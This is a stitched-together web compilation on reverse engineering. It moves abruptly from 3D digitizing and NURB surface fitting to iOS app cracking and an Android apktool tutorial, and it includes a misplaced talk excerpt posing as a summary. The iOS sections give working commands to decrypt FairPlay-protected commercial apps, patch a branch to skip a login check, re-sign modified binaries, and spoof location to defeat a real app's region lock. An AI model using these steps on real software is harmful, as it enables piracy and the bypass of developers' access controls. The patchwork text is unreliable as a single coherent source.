2D Digitizer Tablets – These devices consist of a flat, tablet-like part that hooks up to your computer, usually through your serial port. They range from about 12 X 12 inch tabletop size up to very large 6 foot+ models that include their own support frames. Once you tape your drawing or picture on the flat tablet, you use one of many types of connected input pointing devices (pen, puck, or stylus) to trace the geometry you want into the computer. You may use a program that comes with the tablet or you may use a general-purpose 2D or 3D graphics design program. To input the geometry, most programs will have you position the pointing device at closely spaced positions along each line or curve in the drawing and input the 2D (x,y) point by clicking a button on the pointing device. A pen input device is often used if accuracy is not critical or if you have a lot of points to enter. A “puck” type of pointing device with very fine crosshairs is used for very accurate work. A tablet is good for inputting lines and curves into the computer. All tablets also allow a stream mode where (x,y) points are continually sent to the computer as you move the stylus. This stream input mode may or may not be desirable.

2D Scanners - These common devices work like digital photocopiers and are good for small drawings or pictures. They are fast, but they only get the drawing or picture into the computer as a matrix of color dots (a raster or bitmap image), just like on the computer screen. The resolution might be very high, but the raster format of the geometry may not be in a useful format. If a drawing consists of a number of lines and curves that you want to work on or use in some kind of 2D or 3D geometry modeling program, then you are out of luck, unless you convert the raster image into some kind of line or “vector” format. There are two ways to do this. One way is to use a raster to vector conversion program. These programs look at the raster image and try to connect the dots to form lines or curves that can be transferred to your design program. As you can imagine, these raster to vector conversion programs can get easily confused if many lines or curves cross each other on the drawing. After this conversion, you might have to spend a lot of time in your design program cleaning up the mess. It might be faster to use a 2D digitizer tablet to input the data. Another way to convert the raster data to vector data is to use a design program that can read the raster data and display the picture as a background image. Then you can use your design program to recreate the vector geometry by “tracing” over the raster image. This is kind of like doing the digitizing right on the computer screen.

As you can probably see, there is no "free lunch" when it comes to getting geometry into the computer in a usable form. If all you need to do is to scan a drawing or photograph that you want to put on the web or into a report using a word processor, then there is no need to convert the raster image into a vector format. This is really not considered to be reverse engineering, however, since you do not have to convert the raster image into a different, more usable form.

The 3D input devices are generally broken into contact and non-contact types and consist of the following:

Electro-Mechanical Measuring Arms – These devices consist of a multi-jointed mechanical arm with a measuring point (touch probe) where the fingers would be. It is kind of like a 3D digitizing stylus or pen. You pull the arm and position the measuring point tip on the object and click a button to input the (x,y,z) point position of the measurement tip. Then you reposition the arm and tip on another spot and enter the next 3D geometry point. Some of these devices allow a stream input mode which automatically collects points as you move the measuring point tip over the object. Like the 2D tablets, this stream mode may or may not be desirable. Although these devices are very accurate, input can be tedious and the size of the object is limited by the range of the mechanical arms. These devices are usually divided into two parts: the part that you position (the touch probe), and the coordinate measuring machine (CMM).

Point Triangulation Devices – These are relatively low cost or home-made devices that use two separately located measuring tapes or calibrated wires that are connected to a pointing "wand". The pointing wand is extended, pulling the tapes or wires, and placed on the object. For non-electronic measuring tapes, the lengths of the two tapes are written down. Using triangulation, the (x,y,z) location of the measurement point can be determined. This calculation may be done using a computer program. For electronic versions, the extended lengths of the tapes or wires are determined electronically and the triangulation is done automatically, without having to write down numbers. These devices are often used on objects that are too large for other 3D input devices.

Scanning Devices - These non-contact devices, sometimes called 3D scanners, transmit various types of signals (laser, white light, radiation, sound waves, etc.) to determine distances. These devices collect an enormous amount of point data in a semi-random fashion. The point data could be organized in consecutive cross-sectional cuts or the point data could be in a fairly random form, called a point cloud of data. The equipment operator has little or no direct control over the sequence of the data.

Photogrammetry – These techniques, sometimes called 3D photography, use cameras to photograph an object from several directions. The photographs are read into the computer (scanned in or copied, if the camera was digital) in bit map or raster form. Then you use special software that aligns the different raster photographs and allows you to calculate points on the object. This sounds like the easiest solution, but the process of reconstructing the 3D shape on the computer can be tedious and less accurate than other methods, especially for smooth, curved surfaces. Some of these techniques use just the ambient light in the area of the object (passive techniques) and some techniques add light using lasers, white light, or other devices (active techniques). The active techniques could be classified as 3D scanners. Photogrammetry generally refers to the passive techniques that use ambient light.

All of these input devices collect “raw” (x,y,z) point data on the object and store them in a computer file in the order that they were entered. Some devices allow you to define start and stop codes while you digitize so that you can identify connected points on the object, like a knuckle or hard edge. You might think of this connected string of points as a polyline on the object. Other input devices generate semi-random sequences of points, sometimes called point-clouds of data. As discussed later, this point input order may make an enormous difference in what reverse engineering software you can use and how easy it is to convert the raw point data into useable and accurate 3D geometry. All of the input devices are more concerned with the accurate input of 3D point positions on the object than they are with the order or sequence of the points in the data file. It is the job of the reverse engineering software or the 3D modeling software to construct usable geometries based on these points. This step can be quite tedious.

Assembly Language

Once you are familiar with assembly language, you should be able to start reverse engineering software.

Software Reverse Engineering

Software Reverse Engineering (SRE) is the practice of analyzing a software system, either in whole or in part, to extract design and implementation information. A typical SRE scenario would involve a software module that has worked for years and carries several rules of a business in its lines of code. Unfortunately the source code of the application has been lost; what remains is “native” or “binary” code. Reverse engineering skills are also used to detect and neutralize viruses and malware, as well as to protect intellectual property. It became frighteningly apparent during the Y2K crisis that reverse engineering skills were not commonly held amongst programmers. Since that time, much research has been undertaken to formalize just what types of activities fall into the category of reverse engineering so that these skills could be taught to computer programmers and testers. To help address the lack of software reverse engineering education, several peer-reviewed articles on software reverse engineering, re-engineering, reuse, maintenance, evolution, and security were gathered with the objective of developing relevant, practical exercises for instructional purposes. The research revealed that SRE is fairly well described and most of the related activities fall into one of two categories: software development-related and security-related. Hands-on reverse engineering exercises were developed in the spirit of these two categories with the goal of providing a baseline education in reversing both Wintel machine code and Java bytecode.

Reverse Engineering Software

Special purpose reverse engineering programs may have many tools for performing general 3D shape manipulation, but their main focus is on the process of converting raw point data from the input devices into a more usable polygon or NURB surface representation with the least loss of accuracy. You would like to think that after this process is done, the final 3D computer model passes exactly through all of the raw input data points. This may happen for a polygon model, but the raw data rarely ever matches the exact needs of a NURB surface model and the accuracy is less. The following two sequences of steps show you what you might have to go through during the reverse engineering process. The first sequence of steps is for point clouds of raw input data and the second sequence of steps is for raw point data that is organized sequentially along key paths on the object.

For Point Clouds of Data

1. Read the raw point data into the program from standard DXF or IGES files.

2. Clean up the raw data. Throw away extraneous or obviously wrong points. It would be nice to visually see the raw data on the computer before you are done digitizing the model. That way, you can correct any problems that might crop up. If you do not have complete raw point data coverage of the object, you might have to digitize or scan the part again. You also might want to eliminate excess points in flat areas of the object.

3. For point clouds of data, you need to use a program that has the capability to "wrap" the cloud of points with 3D, connected polygons. If the point cloud covers several objects, the user of the software may have to split the point cloud into smaller sections before using the polygon wrapping capability. You may also need tools to align point cloud data taken from different views of the object.

For a wrapped polygon model, you may now be finished, if all you need is a 3D polygon model of the object for very simple rendering or display purposes. However, most users need to modify the object or need to define colors, textures, and a variety of other attributes for the polygon model. If the wrapping process creates too many polygons for use by your modeling or rendering software, then the reverse engineering software should provide some way to reduce the number of polygons used while still maintaining control over the accuracy of the model. At this point, you may be done with the reverse engineering software and need to transfer the polygon model to your 3D polygon modeler for further work or analysis.

4. If you need a more accurate definition of the object using NURB surfaces, then you have more work to do. The object, now covered in polygons, must be skinned or fitted with NURB surfaces. NURB surfaces have many nice properties, but their major drawback is that they are rectangular in nature. This doesn't mean that you can't stretch them into almost any shape. It just means that to achieve a good NURB surface fit to an object, you need to break the digitized object into a collection of rectangular-like areas. The more

non-rectangular the areas, the less accurate the fit will be. Some reverse engineering programs try to convert the polygon model to a NURB model automatically and some require user guidance. This is a trade-off; the automatic methods will generate more NURB surfaces, but the manual methods can be quite tedious. The ideal solution would be to combine the best of both methods. Keep in mind that this is the process where most of the accuracy errors are created. Generally, the more NURB surfaces you fit to the polygon mesh, the more accurate the result will be, but more surfaces mean less controllability, which is a problem if you want to modify the model.

5. The final step is to output the NURB surfaces in an IGES file format using either type 128 NURB surfaces or type 143 or type 144 trimmed NURB surfaces. These are the most common formats for transferring NURB surfaces to other programs. If you plan to transfer these NURB surfaces to another program, make sure that it can handle the format output from your reverse engineering software.

Digitizing

For input digitizing devices that do not generate point clouds of data automatically, the user has much more control over the number and sequence of input points. This allows you to reduce the number of raw data points that you have to deal with by entering a number of specially selected sequences of points on the object. For example, the operator might control the 3D digitizer to first enter all of the borders or hard boundary edges of the object. If the object consists of all flat sides, then the task would be done. If the object consisted of curved surfaces, the operator would additionally digitize several evenly spaces cross-sections of the object. This means that the reverse engineering software will have to deal with this data rather than an arbitrary point cloud of data. If this is the technique that you will be using, then you need to know what software you will be using for the reverse engineering process and what its requirements are.

Even though you do not generate a massive point cloud of data of the object, you can still use those programs that process your raw point data as a point cloud and turns it into a 3D polygon mesh. The problem is that the polygon wrapping process does not take into account the information associated with the sequencing of the input points. Without a massive number of points, the polygon wrapping technique might do a poor job. If your goal is to generate just a 3D polygon representation of the object, then you will probably have to use a polygon wrapping technique. This section, however, will describe the general steps required to convert these sequenced points into NURB surfaces.

First, here are a few instructions for the input digitizing process. Since you are not generating a point cloud of data and since you want to minimize the number of points that you have to digitize, you first need to know what data works best when converting the raw data into NURB surfaces. As discussed above, NURB surfaces are rectangular-like surfaces defined by a grid of points, organized as rows and columns. Before digitizing, you need to identify how that object will be covered with the NURB surfaces. The following steps show this process and start before you begin digitizing your sequence of points.

1. Before digitizing, evaluate your object to see how it can be broken into one or more rectangular-like NURB surfaces. Identify all paths that will become the edges of the NURB surfaces.

2. During the input process, digitize each NURB surface edge as a connected series of points. You can think of each sequence of points as a polyline. Once you have digitized the surface edges, you need to digitize a series of cross-sections through what will be each NURB surface, going from surface edge to surface edge. Digitize the cross-sections perpendicular to what will be the two long edges of the surface. Spread the cross-sections evenly across the surface. The more sections that you digitize, the more accurate will be the surface fit, but there is a point of diminishing returns. For surfaces without much curvature, use 3 to 5 cross-sections. For more complicated surfaces, increase the number of cross-sections. These digitized boundary edges and cross-sections will be used by the reverse engineering software or 3D modeling software to create NURB surfaces. If you spend some time determining how the NURB surfaces will be fitted to your object, you will save a lot of time in the reverse engineering process and the resultant surface fit will be very accurate.

3. Read the raw data point files into your reverse engineering or 3D modeling software. If the surface edge and cross-section points are not pre-connected as polyline entities, then you need to use the software to connect the points that define the edges and cross-sections into separate polylines. You should define the edges of each surface as a separate polyline.

4. Fit each polyline with a curve. This step may or may not be necessary. It depends on what the software needs to create a NURB surface. Some programs can work with polylines and some require curves.

5. Use the proper command to skin or loft a NURB surface through all of the surface cross-sections. As part of this skinning process, you need to include

the two surface edge curves that are parallel to the cross-sections. The accuracy of this surface skinning or fitting process depends on how you define and orient the surface on your object and how evenly spaced are your cross-sections.

6. Once the NURB surface has been created, you will have to compare the resultant surface with the raw input data points. Some programs give you tools to show locations and magnitudes of the errors. If there aren't any, then you will have to use the program to look at the created surface from all views and zoom in to locate any errors.

7. Repeat steps 4-6 for each surface to be constructed. As you can see, the digitizing and reverse engineering process depends a lot on a good understanding of NURB surfaces.

8. The final step is to output the NURB surfaces in an IGES file format using either type 128 NURB surfaces or type 143 or type 144 trimmed NURB surfaces. These are the most common formats for transferring NURB surfaces to other programs. If you plan to transfer these NURB surfaces to another program, make sure that it can handle the format output from your reverse engineering software.

Note: If the area to be digitized is definitely not rectangular, then you will have to either decide how the rectangular NURB surface will be distorted to fit, or you can digitize past the edges to create a rectangular shape. If you digitize past the desired edges, then you should still digitize the edge that you went past. This edge will be used to trim the oversized NURB surface.

3D Modeling Or Application Software

The purpose of reverse engineering a 3D model of an object is to do something with the result. If the ultimate task is simply to display or render the model, then you would probably only need a polygon model and the ultimate application would be a rendering program. If you need to do other tasks, like shape alteration or construction of templates for repairs, then you would probably need a NURB surface definition and a general-purpose 3D modeling program. Other possible tasks are things like finite element analysis (FEA) or computational fluid dynamics (CFD) analysis. These analyses might require only a 3D polygon model, but the polygons might have to be radically adjusted to meet the needs of the analysis program.

Summary

The first thing you need to do is to define the accuracy you need and determine what you want to do with the 3D model once you get it in the computer. The next step is to select the software that will perform those tasks and determine whether they require only a polygon model or whether they require a NURB surface definition. Once this has been defined, you can then tackle the selection of the input device and the reverse engineering software.

Reverse Engineering Using Pilot3D

This discussion covers manual contact input digitizing devices that generate points in sequence under user control. These manual digitizers (not 3D scanners that generate point clouds of data) allow you to reduce the number of raw data points that you have to deal with by entering a number of specially selected sequences of points on the object. However, you cannot input just any points. You have to know what points are required by the software. For example, the operator might control the 3D digitizer to first enter all of the borders or hard boundary edges of the object. If the object consists of all flat sides, then the task would be done. If the object consists of curved surfaces, the operator would additionally digitize several evenly spaces cross-sections of the object. The amount of points that need to be digitized, the spacing of the points and the orientation of these points greatly affect the ease and accuracy of generating the final 3D computer model.

Pilot3D uses Non-Uniform Rational B-splines (NURBs) to define 3D objects. NURBs are the dominant mathematical technique used by most all 3D modeling and CAD programs. If you create NURB surfaces from your raw point data, you will be assured that the 3D model you create can be used by almost any design and analysis program.

The problem is that NURBs are rather fussy mathematical tools. They are rectangular in nature and behave badly if they are stretched into very odd shapes. This means that you must look at the object you want to digitize and determine how you can break it into one or more rectangular-like shapes. The surfaces do not have to be perfectly rectangular. They can even be triangular in shape by making one side of the rectangular surface zero. However, if your surface has 5 or more sides with sharp, knuckle points along the edge, then you will have to break the surface into multiple NURB surfaces. Either that, or you will have to define an over-sized rectangular surface and use the actual surface edges as trimming curves on the surface.

Another thing to keep in mind is that Pilot3D creates a NURB surface by lofting or skinning a surface through a collection of polylines or curves. These curves should be fairly evenly spaced and should cover the entire NURB surface region. After you decide how the rectangular-like NURBs will fit on your object, you need to digitize what will become the boundaries of the NURB surfaces and then digitize a number of cross-sections over the surface, perpendicular to the long edges of the surface.

With these thoughts in mind, here is a general step-by-step process for digitizing and reconstructing a 3D NURB surface model.

1. Before digitizing, evaluate your object to see how it can be broken into one or more rectangular-like NURB surfaces. Identify all paths that will become the edges of the NURB surfaces. Then determine a number of cross-sections over each surface perpendicular to the long edges of each surface. If desired, you can mark the paths and cross-sections on the object before digitizing.

2. During the input process, digitize each NURB surface edge as a connected series of points. You can think of each sequence of points as a polyline. If your digitizer can link points together and mark them as a polyline, you should do so. Otherwise, you will have to use Pilot3D to create polylines from the raw point data to create the 4 surface edges and all of the cross-sections. Once you have digitized the surface edges, you need to digitize a series of cross-sections through what will be each NURB surface, going from surface edge to surface edge. Digitize the cross-sections perpendicular to what will become the two long edges of the surface. Spread the cross-sections evenly across the surface. The more sections that you digitize, the more accurate will be the surface fit, but there is a point of diminishing returns. For surfaces without much curvature, use about 5 cross-sections. For more complicated surfaces or for more accuracy, increase the number of cross-sections. These digitized boundary edges and cross-sections will be used by Pilot3D to create NURB surfaces. If you spend some time determining how the NURB surfaces will be fitted to your object, you will save a lot of time in the NURB surface fitting process and the resultant surface fit will be very accurate.

If you have to create an over-sized NURB surface because the shape that you are digitizing is not rectangular at all, then you must digitize both the actual surface edges and digitize the edges that will become the edges of the over-sized NURB surface. Then you must digitize the cross-sections over the entire over-sized NURB surface area, not just the actual surface area. The actual surface edges will be used to trim the over-sized NURB surface to the actual shape of the surface.

Don't be overly concerned about trying to get perfect input points because Pilot3D can do a lot of manipulation to the raw data to get it to meet the skinning needs of the NURB surfaces.

3. Save the digitized points in a DXF or IGES type file for reading into Pilot3D.

4. Read the raw data point files into Pilot3D using one of the File-Data File Input commands. If the surface edge and cross-section points are not pre-connected as polyline entities, then you need to use the software to connect the points that define the edges and cross-sections into separate polylines. You should define the 4 edges of each surface as separate polylines. To create a polyline or curve from point data in Pilot3D, use the Curve-Add Polyline or Curve-Add Curve command. Instead of using the left mouse button to define each point, move the cursor near each digitized point and hit the 'p' key on the keyboard. This tells the program to snap the input polyline or curve point to the point nearest to the cursor. This process can be continued until a curve or polyline is created using all of the raw data points. This is rather tedious if you have a lot of data points. That is why it is recommended that the creation of polylines in the digitizing software is helpful, if it can be done. When you are creating each of these polylines or curves, create one for each of the 4 surface edges and one for each of the cross-sections of the surface. These boundary edges and cross-sections are what Pilot3D uses to skin and create NURB surfaces.

5. Fit each polyline with a curve using the Curve-Curvefit command. This step is not required in Pilot3D for the surface skinning step, but it is a good idea. The curves will give you an idea of how the program will fit the rows or columns to the cross-sections. If the curvefit is bad, then you can adjust the shape using the point editing tools to create a better fit. You can use the original raw data points as guides to make sure that your corrections do not stray too far from the actual shape. Now you are ready to create the NURB surface from the cross-sections.

6. Use the Create 3D-Skin/Loft Surf command to skin or loft a NURB surface through all of the surface cross-sections. When you select this command, the program will prompt you to pick each cross-section, in sequence, across the surface. Note that you should include the two surface edges that are parallel to the cross-sections! When picking each cross-section, you need to pick each curve near the same end. The reason for this is that the program is rather dumb and needs you to tell it which ends of the curves should be connected together. This may seem obvious to a human, but there are some cases that could be quite confusing for the program to figure out automatically. After you select all of the cross-sections (and the 2 parallel edge curves), the program will show you a dialog box with a number of options. The important one is to define how many rows you wish to fit through the cross-sections. The more rows you enter, the more accurate the fit will be, but more rows will make it more difficult to edit or smooth the surface. Smoother or simpler surfaces require fewer rows (perhaps 5), but surfaces with more curvature require a higher number. The accuracy of this surface skinning or fitting process depends on how you define and orient the surface on your object and how evenly spaced are your cross-sections.

7. Once the NURB surface has been created, you will have to compare the resultant surface with the raw input data points. This can be done by zooming in on the rows and columns of the surface and checking on how far the raw data points are from the surface. If any corrections need to be made, you can use any of the surface editing commands to create a better fit of the surface to

the data points. If you do not like how the NURB surface was created, then you can use the Undo command and try again. Keep in mind, however, that fitting a NURB surface to a collection of points is a difficult task, especially if accuracy is a concern. In most cases, you will have to adjust the NURB surface using the edit commands to get the best fit. Carefully zoom in on each portion of each row and column and look at how closely the surface matches the raw data points. At this point you really need to know what kind of accuracy is needed for your task. Otherwise, you could be spending hours trying to fix things that don't matter.

8. To develop or layout the surface, all you have to do is to select the Develop-Develop Plate command to view its 2D laid out shape. To output this shape to a DXF file for transfer to CNC cutting software, you need to select the File-Data File Output-DXF Output command.

Summary

There is a lot to this process, but the key ingredients are:

- Pilot3D uses NURB surfaces that work best when they are rectangular in shape
- You need to divide your part into rectangular-like sections
- You need to digitize the 4 edges of the surface and a number of cross-sections
- Pilot3D creates a NURB surface by fitting a surface through the cross-sections and 2 parallel surface edges
- You will have to edit the fitted NURB surface until you match the raw data within the desired tolerance

Reverse Engineering iPhone Applications

Why should I reverse engineer an iOS App?

There are thousand reasons for Reverse Engineering an iOS App:
Maybe you are just want to find security holes in an app, or you want to retrieve sensitive information about it.

Requirements:

First of all you need to have an jailbroken iPad or iPhone/iPod. In my case I use an iPad 4 running with iOS 8, jailbroken with Pangu. To follow this tutorial you need to have to need some Cydia packets installed. To disassemble the file on you computer/mac you will need Hopper
(http://www.hopperapp.com)

Rasticrac

You need to have Rasticrac installed because every iOS Binary is encrypted with FairPlay DRM. Rasticrac is an easy to use tool that decrypt the iOS Binary, otherwise you can not disassemble it with Hopper.

Repo Source

You can install Rasticrac with Cydia ,just add the following Repo source in Cydia:
http://cydia.iphonecake.com

Now just search for it and install it.

Ldone

With Ldone you can resign the iOS Binary so you be able to run it after modifying.

Repo Source

To install it you have to add the insanely Repo:
http://repo.insanelyi.com

NewTerm

You need to have NewTerm installed to set up Rasticarc and ldone. Just search for NewTerm in Cydia, you will find it in the already added iPhoneCake repo. Just search for it and install it.

Decrypting the iOS App binary.

Open NewTerm (its on the Springboard) and enter following commands :
su
enter your root password (standard: alpine)

rasticrac.sh -m
The Rastcrac menu will be shown. Rasicrac will list the installed Apps on you device, it will list the Apps with a number or a letter. You have to enter the corresponding letter/number for the app you want to decrypt.
Example: m: Clash of Clans
In this case you have to enter ‚m‘, if you want to decrypt the Clash of Clans

binary.
Rasticrac will put the decrypted .ipa of the App in:
/var/root/Documents/Cracked

How Can I Disassemble The Decrypted iOS App On The Computer?

You can copy the .ipa file with ifunbox or iexplorer on your computer (path to file:/var/root/Documents/Cracked). Now you have to replace the Filename extension from [app_name].ipa in [app_name].zip. Now open the [app_name].zip file and navigate to the Payload-> [app_name].app folder. Open the [app_name].app folder (on mac you have to right click and choose „show packets contents“) , and find the binary (the binary is named like the app but without any

filename extension). Open the Hopper dissembler and go to file->Read Executable to Disassemble.

Now you can see the disassembly of the iOS Binary you can do now changes on the Binary!

Copying The Modified iOS App Binary Back To The Device.

After you modded the Binary you can replace with ifunbox or iexplorer the original Binary of the app with your modded Binary (Do not reinstall the App!). To do this just navigate with your favorite iOS file explorer in the .app directory of the app (iOS 8) and replace the old Binary!
var/mobile/Containers/Bundle/Applications/[app_name]/[app_name].app

Re Signing The New App Binary

After you have done this you need to resigning the new binary. To do this open NewTerm again and type in following commands:

su

Enter your root password (standard: alpine)

cd var/mobile/Containers/Bundle/Applications/[app_name]/[app_name].app

Now you are in the app directory .

ldone [app_name] -s

You have resigned the Binary with ldone!

chmod 755 [app_name]

This command set the permissions of the Binary.

chown mobile.mobile [app_name]

This was the last commend it sets the file owner

Analyzing iOS application files to manipulate objective C functions is not a trivial process. The most common way to perform reverse engineering is by class dumping ipa files to discover all the class names and methods present in an application. This can be done using Cycript. Cycript is present within Cydia, and Cydia is installed by default when we jailbreak an iOS device.

A common way to manipulate the run time environment is by calling methods present within an application. Any process can be hooked with Cycript using the following steps:

- Attach to the process using Cycript
- Print all the method and class names
- Replacing existing Objective-C methods using MobileSubstrate framework.

The most difficult and time consuming part is recognizing the classes and the objects used to call required methods. The traditional approach is to perform a class dump of the binary to get the methods that can be invoked.

We can use 'Crackulous' to dump out the unencrypted version of the application and use 'class-dump-z' to spit out the method names present in the _OBJC segment. There are also a couple of tools (iNalyzer and Snoop-it) that save a lot of time and perform reverse engineering and function hooking for the entire application.

I have analyzed the TWCSportsNet application in this blog. The reason why I choose this application is because it has two security controls implemented. It does not work if the following conditions are not met:

1. The device is a non jailbroken device.
2. The live streaming option is not available for any other region except Southern California and Nevada.

We will bypass those restrictions by using two modern tools called iNalyzer and Snoop-it.

iNalyzer:

iNalyzer is a handy tool developed by AppSec Labs. It creates an entire mapping of the application and dumps outs a doxygen script which is used to create an html page that shows all the method and class names. It also creates a graphical view of classes and functions using Graphviz.

In order to use this, we have to download a client side application on a jailbroken device. When the application is started, it will create a web listener on port 5544. We can connect to the port through our laptop by visiting http://iphoneIPaddress:5544.

Next we point iNalyzer to the application that we want to reverse engineer. iNalyzer will extract the entire application and create a zip file. After unzipping the file, there is a dox.template file present in appname/ Payload/Doxygen/ folder. This file can be given as an input to Doxygen and it will output an html file that consists of the mapping of the entire application.

Limits of iNalyzer:

It does not let us dynamically analyze the work flow of the application. For example, if we click a send button on an iOS application, we do not get to see the classes and the various methods that will be invoked.

Monitor Application Activity Via Method Tracing.

The location has been updated and sent to the server through an HTTP request which sends my current latitude and longitude. We can trace the calls and corresponding methods when any kind of activity is performed by enabling the

Method Tracing Functionality.

The request can be intercepted and by changing the longitude and latitude to a location in Los Angeles, we can view live television and bypass the location restriction. Although this could be performed directly via manipulation of parameters via a proxy, Snoop-it and iNalyzer gives us an in-depth view about the inner functionality of the application.

Spoof Location And Fake UDID, MAC Address Of The Device.

There are various other functionalities like monitoring the file system, checking out stored values in keychains and looking at the network traffic which can come in handy to save time during penetration testing of iOS applications.

Reverse Engineering Integral iOS Applications

Bypassing An Log-in Screen In A iOS Application (Patching The Binary)

Today I will show you how to bypass an iOS log-in screen in an iOS Application. To show you how it works we will need a little iOS demo App made by me, in the demo Application is a working log-in view and to get to, I call it the "secret ViewController" , you have to enter a username and a password (that you don't know !). We will modify the app so , that you can get , without entering a username or password, to the "secret ViewController" !

Requirements

You need an jailbroken iOS device (I use an iPad 4 running iOS 8.0, jailbroken with Pangu). You also need some Cydia packets installed to follow this tutorial.

New Term

New Term is an mobile terminal, you will need it to set up ldone for resigning the iOS binary.

You can install NewTerm by adding the iphonecake repo: http://cydia.iphonecake.com to Cydia.

Ldone

With Ldone you can resigning the modden iOS binary, so you can run a manipulated binary on you jailbroken iDevice. You can find it in the http://repo.insanelyi.com repository (just add it in Cydia) .

Hopper

Hopper is a reverse engineering tool for mac/pc, you can disassemble the decrypted iOS Binary with it. You can buy Hopper at http://hopperapp.com/.

To get the binary open iFile on your iDevice and start the web server.

After you have done this open Safari on you mac/pc and enter the IP address of you iDevice (In my case it was *http://192.168.178.36:10000* or *http://YouriPad.local:10000*) . Now you should see something like this:

Now navigate to */var/mobile/Containers/Bundle/Application/*[app name]*/LOGINVIEW.app*

(In my case [app name] was 2974EF19-3D00-4B19-B74B-D7819BD7BD20 but they are on every device different). You should see something like this:

After you navigated in the *LOGINVIEW.app* click to the file "LOGINVIEW" and download it. Now open the binary in the Hopper dis assembler.

Hopper disassembled the binary.

After Hopper opened the Binary got to *[ViewController login_action]*.

This function will be invoked when the user is pressing the "Log-In" button. In this function the app will check if the username and the password are correct. If the passwords are incorrect the app will show you an AlertView that the login credentials are not correct, if they are correct the app will show you the "secret" ViewController. Will will modify the binary so that the app will not check the login credentials and "jumps" directly, without verify the passwords, to the "secret" ViewContoller ! To do this have a look at the disassembled code.

If the username is correct the app will go on with checking the password:

When the password is also correct the program goes on with displaying the "secret" ViewController.

To have this procedure a little bit clearer:

So we know that the app will "jumps" to 0xa904 if the username and the password are correct and it will "jumps" to 0xa9d2 if the login credentials are wrong. So what we have to do now, is to modify the program flow in that way, that when the wrong login credentials are entered the app also "jumps" to 0xa904 . So, thats really easy we just have to modify this line in [ViewController login_action] :

```
beq  0xa9d2 to  beq  0xa904
```

To do this go to this line: 0000a902   beq   0xa9d2 !

Click to Modify->Assemble Instruction.

And enter: beq 0xa904
Now you just have to make an new executable, to do this go to *File->Produce->New Executable* .
executable. Save the file on you desktop.

Copying The Binary Back To The iDevice.

After you modded the Binary go to you iDevice open iFile and navigate to *var/mobile/Containers/Bundle/Applications/Containers/Bundle/LOGINVIE* delete the old Binary. Now start the iFile WebServer again and navigate to *var/mobile/Containers/Bundle/Applications/Containers/Bundle/LOGINVIE* your mac and upload the new Binary. Copy the file path of LOGINVIEW for pasting it in NewTerm on your iDevice (in may case it was: /var/mobile/Containers/Bundle/Application/2974EF19-3D00-4B19-B74B-D7819BD7BD20/LOGINVIEW.app)

Resigning The iOS Binary

Run NewTerm on you Device again.

Enter following commands:

su

Enter you superuser password (standard: alpine)

cd Containers/Bundle/Application/[your path]*/LOGINVIEW.app*

Now you are in the app directory .
ldone LOGINVIEW -s
You have resigned the Binary with ldone!
chmod 755 LOGINVIEW
This command set the permissions of the Binary.
chown mobile.mobile LOGINVIEW
This was the last commend it sets the file owner.

Now run "LOGINVIEW". If you follow the instructions you now have a successful hacked it! Screen message. Open the Log-in App and press the "OK" button, without entering anything as a username or a password.

Summary

A lot of the new data sources that have shown up are the ability to dump the users' photo album, copy their MMS or SMS databases, your notes, your address book, screenshots of your activity, your keyboard typing cache which comes from autocorrect, a number of other personal artifacts of data. They should never come off the phone except for backup. The problem is, these mechanisms now is that they've grown so large, they're dumping a lot of data and they bypass backup encryption.

When the user has their phone connected to their desktop, they can turn on backup encryption and enter a password. It tells the phone, if anything comes off of the phone, they can make a backup. If I turn encryption back on my personal device, and then run a backup on iTunes, that backup is completely encrypted and protected. However, when you use these interfaces that I've been discussing, that backup encryption is bypassed.

It may be due to sloppy engineering, or some other decision Apple made, I can't speculate as to why. All I can really say is because of that mechanism, because of that one reality, it can be very dangerous. You can use this mechanism to not only pull personal data off, you can also (bypass the encryption) wirelessly, in a number of cases. It really opens up various security concerns, for a specific set of threat models.

Reverse Engineering Android Applications

Reverse engineering Android applications can be really fun and give you a decent knowledge for the inner workings of the Dalvik Virtual Machine. This post will be an all-out, start-to-finish, beginners* tutorial on the tools and practices of reverse engineering Android through the disassembly and code injection of the Android Hello World application.

*Beginner means that you know a bit about Android and Java in general, if not, learn a bit first and come back. Experience in the terminal environment on your machine is also probably necessary.

THE APK

In order to start reverse engineering, you must first understand what you're working with. So what exactly is an apk? (hint: not American Parkour.) An Android package, or apk, is the container for an Android app's resources and executables. It's a zipped file that contains simply:

- AndroidManifest.xml (serialized, non human readable)
- classes.dex
- res/
- lib/ (sometimes)
- META-INF/

The meat of the application is the classes.dex file, or the Dalvik executable (get it, dex) that runs on the device. The application's resources (i.e. images, sound files) reside in the res directory, and the AndroidManifest.xml is more or less the link between the two, providing some additional information about the application to the OS. The lib directory contains native libraries that the application may use via NDK, and the META-INF directory contains information regarding the application’s signature.

You can grab the HelloWorld apk we will be hacking here. The source to this apk is available from the developer docs tutorial.

THE TOOLS

In order to complete this tutorial, you’ll need to download and install the following tools:

- apktool
- jarsigner
- keytool

Apktool does all of the disassembling/reassembling and wraps functionality from a lot of tools in the reverse engineering realm (smali/baksmali assembler, XML deserializers, etc). I’m not a _huge_ fan of the tool, but it’s a great way to get started. Jarsigner and keytool allow you to re-sign the application after it’s been disassembled. We’ll get into what the signing process does later on.

Disassembling the .apk

Once you’ve installed apktool, go ahead and open up your terminal and change directory into where you’ve placed the downloaded apk.

```
$ cd ~/Desktop/HelloWorld
```

Execution of the apktool binary without arguments will give you its usage, but we will only use the ‘d’ (dump) and ‘b’ (build) commandline options for this tutorial. Dump the apk using the apktool ‘d’ option:

```
$ apktool d HelloWorld.apk
```

This will tell the tool to decode the assets and disassemble the .dex file in the apk. When finished, you will see the ./HelloWorld directory, containing:

- AndroidManifest.xml (decoded, human readable)
- res/ (decoded)
- smali/
- apktool.yml

The AndroidManifest.xml is now readable, the resources have been decoded, and a smali directory has been created (ignore the apktool.yml as it’s just a configuration for the tool itself). The smali directory is probably the most important of the three, as it contains a set of smali files, or bytecode representation of the application’s dex file. You can think of it as an intermediate file between the .java and the executable.

So let’s take a look at what’s in the smali directory , ‘ls’ yields:

```
$ ls HelloWorld/smali/com/test/helloworld/ HelloWorldActivity.smali
R$attr.smali R$drawable.smali R$layout.smali R$string.smali R.smali
```

Immediately we notice that the smali directory contains subdirectories defining the application’s namespace (com.test.helloworld). Additionally, we can see an individual smali file for each java class. There’s one catch – any ‘$’ in the smali file’s name means it’s an inner class in Java. Here we see the bytecode representation of the following classes:

- HelloWorldActivity.java
- R.java

Where R.java contains inner classes attr, string, and so on. It’s evident that HelloWorldActivity is the activity that’s displayed when the app launches, so what exactly is R?

